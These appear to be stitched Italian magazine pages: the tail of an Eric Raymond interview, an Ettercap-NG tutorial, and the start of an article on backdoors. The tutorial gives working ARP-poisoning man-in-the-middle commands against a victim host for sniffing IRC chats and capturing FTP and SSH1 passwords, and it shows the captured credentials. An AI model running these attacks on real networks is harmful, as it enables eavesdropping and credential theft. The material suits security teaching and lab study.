In quale sport andava peggio a scuola?
In tutti...

Qual è la cosa più importante al di fuori del mondo del software?
Anche qui la Libertà...

I 9 “COMANDAMENTI”

Lo stesso Raymond è stato insieme a Perens l’ideatore della “Definizione di Open Source”, ovvero delle 9 linee guida che racchiudono un po’ tutta la filosofia di questa complessa realtà.
“Fin dall’inizio pensammo di avere bisogno di una definizione, di un specie di meta-licenza che definisse il termine di Open Source.
Elaborammo così il documento Open Source Definition che si ispira alle Debian Free Software Guideline originariamente scritte da Bruce Perens. La ‘definizione di Open Source’ implica i famosi nove punti che rappresentano i postulati imprescindibili del software aperto”
Raymond è soprattutto un filosofo, uno che filtra il vissuto attraverso una personalissima visone della vita, non solo quella del ristretto ambito, informatico. Rispetto al “nemico” Microsoft pare non prendere mai una posizione di aperto conflitto, quasi che fosse consapevole che una guerra aperta, un’ostilità manifesta fosse il miglior modo per far apparire Microsoft come una specie di icona ingiustamente perseguitata.
Invece della sciabola, preferisce il fioretto, che usa con arguzia a maestria.
“Paradossalmente Microsoft ha usato Linux come arma di difesa, specie all’inizio, per poter affermare, nei processi di antitrust, che esisteva un’alternativa al software Microsoft, e questo impediva, di fatto, di parlare di monopolio della società di Bill Gates proprio perché l’esistenza di quest’altro software poteva scalzarla dal primato acquisito (risatina). Naturalmente il giudice non l’ha bevuta e se fossi uno della Microsoft mi augurerei che i miei ingegneri siano effettivamente più realisti e concreti di quanto non lo siano stati gli avvocati difensori del buon Bill.”

COMUNISTA A CHI?

Naturalmente anche Raymond è spesso rimasto vittima del retaggio intellettuale che vuole il software aperto come una cosa politicamente a “sinistra”.

“Quando sento che l’Open Source è ‘di sinistra’ vado davvero su tutte le furie.
La politica non c’entra un c***o, si tratta di una scelta improntata ai più sani principi della libertà. Se condividere qualcosa è comunista, allora credo la maggior parte delle persone lo siano...”

Ettercap-NG: Man-in-the-middle attack

SNIFFING

ETTERCAP - NG È UNA V RISCRITTURA DI QUELLO CHE ERA ETTERCAP, UN TOOL COMPLETAMENTE ITALIANO FORTEMENTE "TEMUTO" DAGLI AMMINISTRATORI DI SISTEMA.

Ettercap è uno strumento di analisi che però, come spesso accade, può essere utilizzato in modo molto diverso a seconda di chi lo impiega. Del resto, il bene e il male sono spesso due facce contrapposte della stessa medaglia, all'utente spetta la scelta finale. In parole povere Ettercap-NG consente di sniffare il traffico su una rete switchata, analizzarlo, grabbare le password, fare il dissection di vari protocolli, bloccare connessioni, seguire lo stream dati di una particolare macchina e molto altro ancora...

DOVE REPERIRLO

L'installazione non presenta particolari problemi, sono richieste alcune dipendenze che in genere saranno già presenti di default sulla vostra box. Scarichiamo quindi Ettercap, al momento in cui scrivo l'ultima versione è la 0.7.3, la potete trovare su http://ettercap.sourceforge.net.
Prima di procedere all'unpack vediamo di cosa abbiamo bisogno,

iniziamo col controllare se abbiamo le libpcap installate:

```
    $ ls -l /usr/lib/libpcap.so
    lrwxrwxrwx  1 root root 23¬
Jun 12  2009 /usr/lib/libpcap.so
-> /usr/lib/libpcap.so.0.8
    $ ls -l¬
/usr/lib/libpcap.so.0.8
    -rwxr-xr-x  1 root root¬
164128 Apr  1  2009¬
/usr/lib/libpcap.so.0.8
```

Troverete un link e quindi la libreria, se non avete nessuno di questi file allora dovrete scaricarli da: http://www.tcpdump.org/release/libpcap-0.8.3.tar.gz, l'installazione è molto semplice:

```
        $ tar xzf¬
/usr/portage/distfiles/libpcap-¬
0.8.3.tar.gz
        $ cd libpcap-0.8.3
        # ./configure && make &&¬
install
```

La seconda dipendenza è rappresentata dalle libnet, utilizzate per fare packet injection, verifichiamo di averle:

```
        $ ls -l /usr/lib/¬
libnet.a
-rw-r--r--  1 root root 138828¬
Apr  2  2009 /usr/lib/libnet.a
```

Se non le avete scaricatele da qui: http://www.sfr-fresh.com/unix/privat/libnet-1.1.2.1.tar.gz/ , l'installazione è semplice come per le libpcap:

```
        $ tar xzf¬
/usr/portage/distfiles/libnet-¬
1.1.2.1.tar.gz
        $ cd libnet
        # ./configure && make &&¬
make install
```

Ed, infine, le libltdl per l'utilizzo dei plugin, queste lib (che molto probabilmente non avrete) sono parte delle libtool, perciò installeremo libtool, scaricatele da qui: http://ftp.gnu.org/gnu/libtool/ e quindi:

```
        $ tar xzf libtool-
2.2.tar.gz
        $ cd libtool-2.2
        $ ./configure && make &&
make install
```

Le ultime due dipendenze saranno necessarie se avrete intenzione di usare ettercap da console o da dentro X, nel primo caso vi basterà avere le ncurses, nel secondo dovrete installare le GTK+, ma per questo vi rimando al README del pacchetto perché l'installazione richiederebbe un articolo a parte .
Infine, se desiderate testare la dissection dei protocolli SSH, avrete bisogno di openssl:

```
        $ ls -l /usr/lib/libssl.a
        -rw-r--r--  1 root root¬
308012 Dec 27 01:27¬
/usr/lib/libssl.a
```

Che potete trovare qui: http://www.openssl.org/ fate:

```
        $ tar xzf openssl-¬
0.9.8g.tar.gz
        $ cd openssl-0.9.8g
        # ./config && make &&¬
make test && make install
```

E quindi passiamo all'installazione di Ettercap:


```
        $ tar xzf ettercap-NG-¬
0.7.3.tar.gz
        $ cd ettercap-NG-0.7.3
        # ./configure && make &&¬
make install
```

Per avviarlo, ovviamente, abbiamo bisogno dei permessi di root, possiamo scegliere tre modalità differenti di interfaccia grafica:

```
        # ettercap -T // Per
avviarlo in modalita' testo
        # ettercap -C // Per
avviarlo con le ncurses
        # ettercap -G // Se siamo
sotto X e vogliamo una GUI
```

Se siete in un terminale avviate il programma con "-C", se invece avete a disposizione un server grafico, usate "-G". Nel caso di interfaccia con ncurses ricordate che potrete navigare tra le finestre con il tasto "Tab", e potrete chiuderle con "Ctrl+Q", se invece avete avviato Ettercap da un Xterm potrete usare direttamente il mouse.
Sotto il menu "Sniff" troverete due possibilita': "Unified Sniffing" e "Bridged Sniffing", analizziamoli entrambi per capirne il loro significato.

Unified Sniffing

Scegliendo questa opzione Ettercap prenderà tutti i pacchetti in transito sul cavo, ne verificherà la destinazione e se non sono diretti alla macchina dalla quale stiamo operando, li redirezionerà direttamente sulla rete. Scegliendo questo tipo di sniffing l'IP forwarding verrà logicamente disabilitato, questo per evitare che un pacchetto venga rimandato all'host di destinazione due volte, una da Ettercap e una dal kernel. Gli autori ci avvisano anche di utilizzare con attenzione questa modalità se ci troviamo su un gateway, questo perché Ettercap ascolta il traffico su una singola interfaccia di rete e su una macchina dotata di più interfacce, non sarebbe possibile ri-routare il traffico nelle giuste direzioni.

Quindi, se vi trovate su un gateway, prima di iniziare lo sniffing, andate sul menu "Options" e selezionate l'opzione "Unoffensive" (che dice ad ettercap di NON disabilitare il packet forwarding del kernel). Una volta avviato lo sniffing dal menu "Start" potremo operare tutti i tipi di attacchi man-in-the-middle (MITM d'ora in poi) che il programma mette a nostra disposizione.

Bridged Sniffing

Come suggerisce il nome stesso, in questa modalità sarà possibile effettuare lo sniffing del traffico utilizzando la nostra scheda di rete in modalità bridge, avremo quindi bisogno di due interfacce dal momento che quella che viene posta in bridged mode diventerà completamente trasparente al traffico, e quindi non sarà possibile utilizzarla per manipolare i pacchetti.
Questa opzione, sebbene presenti lo "svantaggio" di dover disporre di due schede di rete, rende le nostre operazioni assolutamente invisibili agli altri... Ma prima di entrare nel dettaglio, abbiamo bisogno di conoscere le basi di una rete di computer.

Ettercap-NG: Man-in-the-middle attack

RETI, LAYER E HUB

Una rete, supponiamo per il momento che sia solo la nostra LAN o quella che abbiamo in ufficio, è un insieme di Layer (cioè livelli), ognuno dei quali svolge un compito diverso. A seconda dei casi una rete può essere considerata come un sandwich di 5 o 7 layer differenti, ma nel nostro caso avremo bisogno soltanto di conoscere i primi 4, che in ordine sono:


Layer 4 Trasporto
Layer 3 Network
Layer 2 Datalink
Layer 1 Fisico

Il primo layer viene utilizzato per il trasporto dei segnali elettrici che rappresentano i dati che viaggiano sulla rete, questi segnali (che in genere sono onde quadre) viaggiano da una parte all'altra tramite cavi, raggi laser, onde elettromagnetiche o raggi infrarossi, quindi la trasmissione del segnale fa parte del Layer Fisico. Questo layer si occupa del controllo dei segnali, verifica che non ci siano stati problemi e si accorge se un segnale è arrivato disturbato a causa di collisioni o problemi sul mezzo di trasporto.

Il secondo layer diventa un pochino più astratto, su questo livello viaggiano i pacchetti datalink, nel caso di una Lan Ethernet (ne esistono svariati altri tipi) questi pacchetti hanno una lunghezza fissa e contengono, oltre la parte riservata ai dati, un indirizzo sorgente ed uno destinazione detti MAC Address (Media Access Control Address), lunghi 48 bit, ad esempio: 0A:55:84:F2:68:51. Ogni scheda di rete ha un MAC Address unico in tutto il mondo, ed esistono alcune normative per evitare che due aziende producano schede con lo stesso numero. E' molto importante che il MAC sia univoco per evitare che sulla rete Lan vengano a crearsi problemi. Questo livello si preoccupa di effettuare un controllo sui dati dei pacchetti, per vedere se sono arrivati come ci si aspettava, in caso contrario ne chiede il rinvio.
Il terzo layer è quello su cui dimora IP, il protocollo IP serve esclusivamente per la consegna del pacchetto, IP non conosce porte né servizi, il suo unico scopo è quello di consegnare il pacchetto, se i dati sono rovinati o non arrivano, a lui non importa, diciamo che IP è una sorta di postino, lui fa di tutto per consegnare il pacco, ma se durante il tragitto viene derubato, allora non dice nulla (IP non può semplicemente sapere che un pacchetto è andato perso).
Un pacchetto IP è formato da un header con varie opzioni, un indirizzo sorgente e uno destinazione lunghi 32bit, che sicuramente avrete visto, ad esempio: 192.168.1.1 è un indirizzo IP, anche se abbiamo rappresentato l'indirizzo MAC separato dai ":" e l'indirizzo IP separato dal ".", ci terrei a ricordare che è una convenzione per noi umani, alle macchine questo non interessa perché nel pacchetto, a seconda del livello in cui si trovano, non faranno altro che leggere un numero più o meno lungo.
Il quarto layer, detto anche layer di trasporto, è rappresentato dal protocollo che si occupa di portare a destinazione, integri, tutti i bit del payload. I più noti, e che sicuramente conoscerete sono: TCP e UDP.
Quando sentite qualcuno che vi chiede di collegarvi ad una macchina sulla porta XX, allora si sta sicuramente riferendo al layer 4, è infatti questo il livello che "conosce" ed utilizza le "porte". TCP e UDP in particolare si preoccupano di consegnare i dati con una sostanziale differenza: TCP instaura una connessione, e alla ricezione di ogni pacchetto invia una conferma, grazie a queste procedure il TCP garantisce la consegna dei dati (sempre che la linea non sia interrotta, o la macchina spenta, ma in questo caso TCP ce lo direbbe immediatamente). UDP, invece, consegna i dati su una determinata porta senza preoccuparsi se arrivino o meno a destinazione, se un pacchetto UDP si perde, non lo sapremo mai, ma se arriva saremo sicuri che i dati in esso contenuti sono esattamente quelli inviati e non contengono alterazioni.
L'assenza di una connessione con conferma di arrivo rende UDP più veloce, e quindi appetibile su protocolli dove la latenza è importante (protocolli realtime o di online gaming), mentre TCP è preferibile dove è necessario sapere se i dati sono arrivati o meno (immaginate di inviare una mail e sentirvi dire che è arrivata a pezzetti, non ne sareste di certo felici). Tenente a mente che l'assenza di una connessione con conferma rende l'UDP molto più vulnerabile ad attacchi di tipo MITM rispetto al TCP.

RETE A "CIPOLLA"

Se non conoscevate questa distinzione sono sicuro che ora la vostra concezione di rete è leggermente cambiata, perché messa sotto quest'ottica i pacchetti diventano delle cipolle più che dei contenitorini di dati. Vi siete chiesti il perché? Immaginate una rete formata da un pc collegato ad un router collegato su internet, noi stiamo navigando sul sito web della nostra rivista e vogliamo scaricare un file, al momento del click sul nome del file all'interno del nostro browser, viene costruito un pacchetto di richiesta, le fasi sono queste: a livello 4 il pacchetto verrà marcato con la porta di destinazione 80 (web), verrà riempito con la nostra richiesta di download e quindi il controllo verrà passato al layer 3, questo layer metterà un'etichetta sul pacchetto

scrivendoci sopra il nostro IP come sorgente, e quello del sito della rivista come destinazione. Ora si scende a layer 2, dove il pacchetto viene imbustato in un pacchetto datalink sul quale verrà scritto come indirizzo sorgente il nostro MAC e come destinazione non verrà scritto l'indirizzo MAC del sito della rivista perché noi non possiamo conoscerlo (sappiamo infatti solo il suo IP), ma verrà scritto l'indirizzo MAC della macchina che invierà sulla rete internet il nostro pacchetto, in questo caso quello del router. Ed ora il layer 1 invierà un segnale che verrà inoltrato sul cavo. La scheda di rete del router vedrà il segnale (layer 1), lo leggerà, e verificherà che si tratta di un pacchetto datalink (layer 2) destinato a lui (in caso contrario verrebbe ignorato), quindi prende nota del mittente, scarta l'intestazione MAC e ne legge l'IP, preleva questo pacchetto (a layer 3) e lo invia su internet. Dopo pochi millisecondi il server della rivista lo vedrà in arrivo sulla porta 80 (di nuovo layer 4), scarterà l'intestazione del TCP, leggerà il contenuto del pacchetto e ci invierà il file. Tutto questo in pochissimi millisecondi.
Considerate ora una lan con più di due PC, per collegarli tra loro saprete che è necessario un Hub o uno Switch. Guardandolo, a meno che non ci sia scritto sopra, non potrete capire se si tratta di un Hub o di uno Switch, anche se potrebbe sembrare un dettaglio da nulla la differenza tra questi due dispositivi è enorme.
Un hub innanzitutto funziona soltanto a Layer 1, è praticamente un ripetitore di segnali, non si preoccupa di leggere il pacchetto in sé, lui ascolta per un segnale e poi lo ripete su tutte le porte. Se su un hub il segnale arriva sulla porta 2, verrà amplificato e ritrasmesso su tutte le altre porte ad eccezione di quella sorgente. Sapete questo cosa vuol dire? Che con pochi accorgimenti, possiamo leggere il traffico di tutti gli altri, anche quello non destinato a noi.
Uno switch invece funziona a layer 2 (i più costosi anche a layer 3), ciò vuol dire che il dispositivo deve poter leggere il pacchetto per poterne trovare il MAC sorgente e il MAC destinazione, se vi state chiedendo a cosa serve leggere il pacchetto, presto detto: sapendo a chi è destinato non siamo costretti a ritrasmettere il segnale su tutte le porte, ma lo invieremo soltanto sulla porta dove è attaccato il nostro destinatario. Su uno switch non è quindi possibile (con le conoscenze acquisite fino a questo punto) ascoltare il traffico che arriva sui pc degli altri utenti, semplicemente perché... questo traffico non giunge mai sul nostro cavo. Uno switch, inoltre, consente di ottenere una lan più efficiente perché non si hanno più collisioni sui pacchetti, come, invece, avviene spessissimo con gli hub.
E un bridge? Un bridge è un dispositivo molto simile ad uno switch, lavora a layer 2 ma serve (in genere) a collegare tra loro due lan che usano protocolli diversi, è completamente trasparente al traffico perché non è raggiungibile tramite un indirizzo IP o MAC, ed il suo lavoro è "semplicemente" quello di tradurre i pacchetti da un protocollo all'altro, se necessario, e metterli sulla giusta rotta.
E' molto importante conoscere il funzionamento di una rete se vogliamo capire come fa a funzionare uno sniffer, e cos'è un attacco MITM, ora che tutto è stato spiegato, possiamo tornare a divertirci con Ettercap.

SNIFFING E MITM

Per sniffare il traffico è necessario un solo accorgimento, a layer 2 la nostra sheda di rete semplicemente ignora i pacchetti che non hanno come MAC di destinazione il nostro MAC. Come ovviare? Basterà mettere la scheda in modalità promiscua, tale modalità farà sì che la nostra scheda invii al kernel tutti i pacchetti che attraversano il cavo, siano essi destinati a noi o meno. Non è assolutamente difficile, dotatevi dei privilegi di root e fate:

```
# ifconfig eth0 (cambiate
eth0 con la vostra interfaccia)
eth0      Link¬
encap:Ethernet  HWaddr¬
00:04:24:CA:B6:21
inet addr:192.167.1.12¬
Bcast:192.167.1.255
Mask:255.255.255.0
UP BROADCAST RUNNING¬
MULTICAST  MTU:1500  Metric:1
```

Sulla prima riga potete vedere il vostro indirizzo Layer 2 (00:04:24:CA:B6:21), sulla seconda l'indirizzo Layer 3 (192.167.1.12) e sulla terza le opzioni, come vedete non c'e' scritto che la scheda è in modalità promiscua, poniamo rimedio a tutto ciò:

```
# ifconfig eth0 promisc
eth0      Link¬
encap:Ethernet  HWaddr¬
00:04:24:CA:B6:21
inet addr:192.167.1.12¬
Bcast:192.167.1.255¬
Mask:255.255.255.0
UP BROADCAST RUNNING¬
PROMISC MULTICAST  MTU:1500¬
Metric:1
```

Ok ora siamo in modalità promiscua e tutti i pacchetti saranno letti dalla scheda di rete, non è comunque necessario fare a mano questa operazione, Ettercap logicamente la farà per noi, perciò rimettiamo tutto come era prima:

```
# ifconfig eth0 -promisc
```

Proviamo quindi ad avviare una sessione di sniffing, apriamo una console e digitiamo:

```
# ettercap -Tp (avvia in
modalita' testo e promiscua)
```

Tutti i pacchetti saranno stampati a schermo, bloccate tutti i vostri download e cercate di guardare gli indirizzi, se vede pacchetti dove voi NON siete presenti né nella destione né nel sorgente, allora vi trovate su un Hub, se, invece, non vedete del traffico "estraneo" allora siete su uno switch, cosa si fa allora?

Ettercap-NG: Man-in-the-middle attack

Nessun problema, con un po' di intuito scoprirete che trovare una soluzione non è affatto difficile. Mettetevi nei panni del router appena acceso, le sue tabelle saranno vuote, in quel medesimo istante arriva un pacchetto dalla rete internet destinato ad un IP pubblico presente nella sua lan... Cosa fa? Crea un pacchetto particolare, destinato a tutti (tale pacchetto si chiama broadcast e da "tutti" è identificato con questo indirizzo MAC: FF:FF:FF:FF:FF:FF) con scritto dentro "who-has ip" cioè "chi ha questo ip?", tutte le macchine leggerano il pacchetto ma risponderà soltanto quella che possiede l'IP cercato dicendo: "reply l'ip è a 01:02:03:04:05:06". Il router saprà quindi a quale MAC appartiene quell'IP e sarà in grado di creare un pacchetto Layer 2 per inviare la richiesta proveniente da internet sulla rete Lan, verso l'IP cercato.
La gabola è ora sicuramente più chiara, se su uno switch non possiamo leggere il traffico destinato agli altri, perché non ce lo facciamo mandare che è più comodo? Supponiamo quindi di voler ricevere tutto il traffico che la macchina A manda su internet tramite il gateway G, noi siamo B, come facciamo?

INDIRIZZI IP E MAC

Chiariamo la situazione disegnandoci una tabella dei corrispondendi IP e MAC:

Macchina	MAC	IP
A	01:02:03:04:05:06	192.167.1.10
B	11:12:13:14:15:16	192.167.1.31
G	21:22:23:24:25:26	192.167.1.1

Possiamo risolvere brillantemente il problema in due soli step:

```
Inviamo un pacchetto ad A
dicendo: "reply 192.167.1.1 is
at 11:12:13:14:15:16"
Inviamo un pacchetto a G
dicendo: "reply 192.167.1.10 is
at 11:12:13:14:15:16"
```

I pacchetti vengono accettati? Certo! Non è necessario un arp-request perché un computer modifichi la sua arp-cache (la tabella dove vengono mantenute le corrispondenze mac-ip) e se anche fosse necessario, basterebbe poco per fargliene mandare uno. Dopo di che, G saprà che l'IP di A corrisponde al nostro MAC, e A saprà che l'IP di G corrisponde al nostro MAC. Perciò A invierà a noi credendo di inviare a G, e G invierà a noi credendo di inviare ad A. Manca qualcosa? Sì, tutto il traffico che arriva a noi da uno dei due host andrà reindirizzato verso l'altro, altrimenti non potrà instaurarsi nessuna connessione, questo si chiama: attacco MITM. Ovvero, qualcuno è nel mezzo della connessione... E, ovviamente, può fare quel che vuole, se invece facciamo arp-poisoning su tutte le macchine della rete senza modificare il traffico, allora si tratta solo di sniffing.

ATTACCO MITM

Proviamo quindi ad effettuare un attacco MITM per sniffare una sessione IRC di una macchina della lan, per far ciò dobbiamo aver chiaro in mente cosa succede: la macchina vittima si collegherà ad un server irc su internet, ma, come abbiamo già spiegato, i pacchetti arriveranno al gateway e da lì verranno inviati su internet, quindi dovremo fare un attacco MITM tra la macchina vittima e il gateway, sulle porte classiche del servizio IRC, cioè in genere quelle che vanno da: 6666 a 6669, facciamo così (è indifferente l'interfaccia grafica usata, quindi non prendetela in considerazione perché i comandi sono gli stessi), supponiamo che la macchina vittima sia 192.167.1.3:

```
# ettercap –T –L irc.log –M¬
arp /192.167.1.3/ //6666-6669
```

In questa maniera diciamo a Ettercap di avviarsi in modalità testuale (-T), loggare tutto il traffico sul file irc.log (-L irc.log), effettuare un attacco MITM tramite arp-poisoning, perché nel mio lab la rete è cablata su switch, altrimenti non potrei sniffare nulla (-M arp) e di leggere tutto il traffico proveniente dalla vittima (/192.167.1.3/) diretto a qualunque host (//) sulle porte che vanno da 6666-6669. Una volta avviato Ettercap colleghiamoci ad un qualunque server irc, mandiamo qualche messaggio di test, in seguito premiamo "q" sul prompt dove sta girando Ettercap ed esaminiamo il log, per farlo dovremo solo usare etterlog:

```
# etterlog irc.log.ecp

Tue Jan 26 18:48:50 2009¬
[765199]
TCP  *.*.*.*:6666 -->¬
192.167.1.3:1958 | AP
:test!~test@*.it PRIVMSG test¬
:ciao.

Tue Jan 26 18:48:51 2009¬
[766219]
TCP  *.*.*.*:6666 -->¬
192.167.1.3:1958 | AP
:test!~test@*.it PRIVMSG test¬
:come va tutto bene?.

Tue Jan 26 18:48:54 2009¬
[769412]
TCP  *.*.*.*:6666 -->
192.167.1.3:1958 | AP
:test!~test@*.it PRIVMSG test
:test sniffing.
```

Sulla prima riga troviano la data, sulla seconda il tipo di connessione, l'ip sorgente, la porta di provenienza e l'ip di destinazione, "AP" sono i flag tcp. Grazie al logging siamo in grado di seguire per intero una conversazione che avviene su irc, e non solo, in maniera simile possiamo anche monitorare le password che, ad esempio, vengono utilizzate su un server ftp:

```
# ettercap -Tq -M arp¬
/192.167.1.3/ //21
```

Così facendo diciamo ad Ettercap di avviarsi in modalità testo (-T) ma aggiungiamo il parametro "q" che serve a dire di non stampare tutto il traffico, verranno quindi stampate

soltanto le password, ovviamente richiediamo il solito attacco MITM sull'host vittima verso qualunque ftp, ecco cosa succede alla prima sessione ftp:

```
     FTP : 212.84.*.*:21 ->¬
USER: mirko  PASS: my_pass
```


Viene mostrata a schermo solo la password del server e questo grazie all'FTP dissector, ovviamente Ettercap supporta una serie di altri protocolli che sono: telnet, pop, rlogin, ssh1, icq, smb, mysql, http, nntp, x11, napster, irc, rip, bgp, socks 5, imap 4, vnc, ldap, nfs, snmp, half life, quake 3, msn, ymsg.
A questo punto dovreste aver notato una cosa interessante… E' possibile visualizzare in chiaro anche il traffico ssh1, ma come si fa? Ssh1 utilizza un meccanismo di scambio a chiave pubblica (o asimmetrica), che funziona in questa maniera:

Il client genera un numero casuale di 128-256 bit che sarà la chiave con cui verrà cifrato tutto il traffico.
Il client richiede al server la propria chiave pubblica.
Il client cifra il numero generato, con la chiave pubblica del server e gliela invia.
Il server decifra con la sua chiave privata questo numero ed inizializza la sessione.

Il meccanismo di scambio viene detto a chiave "asimmetrica" perché tutto ciò che si cifra con la chiave pubblica di qualcuno, può essere decifrato solo con la sua chiave privata. Provate ora ad entrare nell'ottica dell'attacco MITM, questo meccanismo non garantisce affatto che la chiave ricevuta sia proprio quella del client.... Perciò sfruttiamo questa falla nell'autenticazione e comportiamoci in questo modo:

Arp-poisoniamo il client e redirigiamo su di noi il suo traffico.
Arp-poisoniamo il server e facciamo la stessa cosa.
Quando il client invia la sua chiave pubblica, al server inviamo la NOSTRA chiave.
Quando il server invia al client la sua chiave pubblica, noi gli inviamo la nostra.
Registriamo sia chiave pubblica del server che del client.

In questo modo il client cifrerà il traffico verso il server con la nostra chiave pubblica, e cosi farà anche il server. Saremo quindi in grado di spiare la connessione sia da client-server che da server-client (questo si dice Full-Duplex MITM), ovviamente tutto il traffico in arrivo su di noi verrà decifrato, loggato e quindi cifrato di nuovo con la chiave del server o del client. I due computer non noteranno nulla se quella è la loro prima connessione, ma se invece si tratta della seconda o successive, ssh in automatico ci avviserà che la chiave è cambiata, tuttavia molti utenti non tengono conto dell'avviso (pensando magari che la chiave è cambiata a causa di un aggiornamento di ssh) e quindi si espongono a questo tipo di attacco.

LA PRATICA

Ma vediamo in pratica come è possibile loggare le password o il traffico su un server ssh1. Nell'esempio vedremo un attacco MITM tra una macchina (192.167.1.8) e un server ssh1, avviamo Ettercap con questi parametri:

```
               # ettercap -Tq -M¬
arp /192.167.1.8/ //22
```

Diciamo cosi al programma di avviarsi in modalità testo, senza stampare tutti i pacchetti, di fare un attacco MITM tramite arp-poisoning (sempre perche' il mio lab si trova su switch) tra l'host 192.167.1.8 e tutte le connessioni che questo host fa sulla porta 22.
Portiamoci quindi sull'host 192.167.1.8 ed apriamo una connessione ssh:

```
               # ssh  HYPERLINK¬
"mailto:mirk@192.167.1.10"¬
mirk@192.167.1.10
```

Vediamo subito che SSH ci avverte del cambiamento della chiave (perché durante la prima connessione la chiave viene registrata), tuttavia scegliendo di accettare la chiave possiamo comunque procedere, ed eccone il risultato:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST
IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

IT IS POSSIBLE THAT SOMEONE IS
DOING SOMETHING NASTY!
Someone could be eavesdropping on
you right now (man-in-the-middle
attack)!
It is also possible that the RSA
host key has just been changed.
The fingerprint for the RSA key
sent by the remote host is
44:16:b4:d8:11:4d:cf:10:87:11:a0:5
8:25:63:c5:fa.
Please contact your system
administrator.
```

Come da copione la password di ssh viene loggata all'istante:

```
SSH : 192.167.1.10:22 -> USER:¬
mirk PASS: p4ssw0rD
```

CONCLUDENDO

Ma volendo anche tutto il traffico ssh sarebbe visibile, perciò potremmo spiare senza alcun problema tutta la sessione che sta facendo l'utente. E questo vale con ssh1, ma per ssh2? In questo caso viene utilizzato il Diffie-Hellman come algoritmo di scambio delle chiavi. Diffie-Hellman complica le cose perché include dei check (firma digitalmente una chiave di scambio) per verificare che effettivamente la chiave ricevuta sia quella del client o del server…
(Fine prima parte)

Giovanni Federico
info@giovannifederico.net
www.giovannifederico.net

ACCESS & PRIVILEDGES MAINTAINING

BACKDOOR

LE VIE DI ACCESSO PREFERENZIALE A SISTEMI COMPROMESSI: SCOPRIAMO UNA INTERESSANTE IMPLEMENTAZIONE.

Non molto tempo fa, abbiamo analizzato alcune tra le principali metodologie d'attacco generalmente utilizzate per compromettere un'infrastruttura IT o un singolo servizio ed abbiamo visto come sia possibile effettuare alcune operazioni volte all'analisi da dentro e fuori dello stato di salute del nostro network.

Abbiamo altresì introdotto, seppur in maniera elementare, alcuni degli applicativi che la comunità del software libero offre per l'Auditing di reti semplici e complesse, chiarendo, infine, i tre principi alla base della definizione di sicurezza informatica, riferendoci agli inscindibili presupposti di confidenzialità, integrità e disponibilità.

Il percorso intrapreso finora, dunque, ha avuto l'obiettivo di instradare il lettore alla corretta implementazione delle misure di sicurezza necessarie alla corretta analisi, gestione e mitigazione del rischio presupponendo che le infrastrutture oggetto di analisi non fossero effettivamente compromesse.
In questa sede, pertanto, introdurremo alcune nozioni di base nel caso in cui vengano a mancare i predetti presupposti di integrità: in poche parole, analizzeremo le metodologie usate da parte di attaccanti remoti atte al mantenimento dei privilegi e dell'accesso all'host compromesso.

LE BACKDOOR


Non è necessario utilizzare troppo le nostre cellule grigie per intuire che la "porta di accesso" abusiva preferenziale utilizzata è costituita dalle cosiddette “backdoor”. Da sempre, infatti, esse costituiscono il coltellino svizzero per garantirsi un accesso "facilitato" ad host già precedentemente compromessi.

Non è roba nuova e di materiale in giro per la rete se ne trova fin troppo. Ne esistono per qualsiasi sistema operativo e architettura: da Linux a Windows, da Mac OS a Sun OS, da HP-UX ad OpenBSD… nessuno può ritenersi immune.
Questo proprio per il fatto che la presenza di una backdoor nel nostro sistema è necessariamente indice di un riuscito tentativo di attacco con conseguente intrusione da parte dell'attaccante remoto, essendo quest'ultima collocata all'interno dell'host solo dopo che lo stesso sia stato effettivamente compromesso .

DENTRO IL SISTEMA

Una volta dentro, è compito dell'applicativo rendere totalmente invisibile la sua presenza agli occhi dell'amministratore e spesso ciò avviene sfruttando vulnerabilità pubbliche o private presenti nei kernel dei sistemi operativi incriminati e manipolando specifiche syscall rendendo, di fatto, il processo relativo al medesimo totalmente trasparente ad occhi non troppo esperti.
In maniera del tutto simile, possono essere adoperate da parte di generico Malware e Spyware per ottenere informazioni su grossa scala e da più sistemi compromessi.
Risultano altresì necessarie per condurre determinate tipologie di

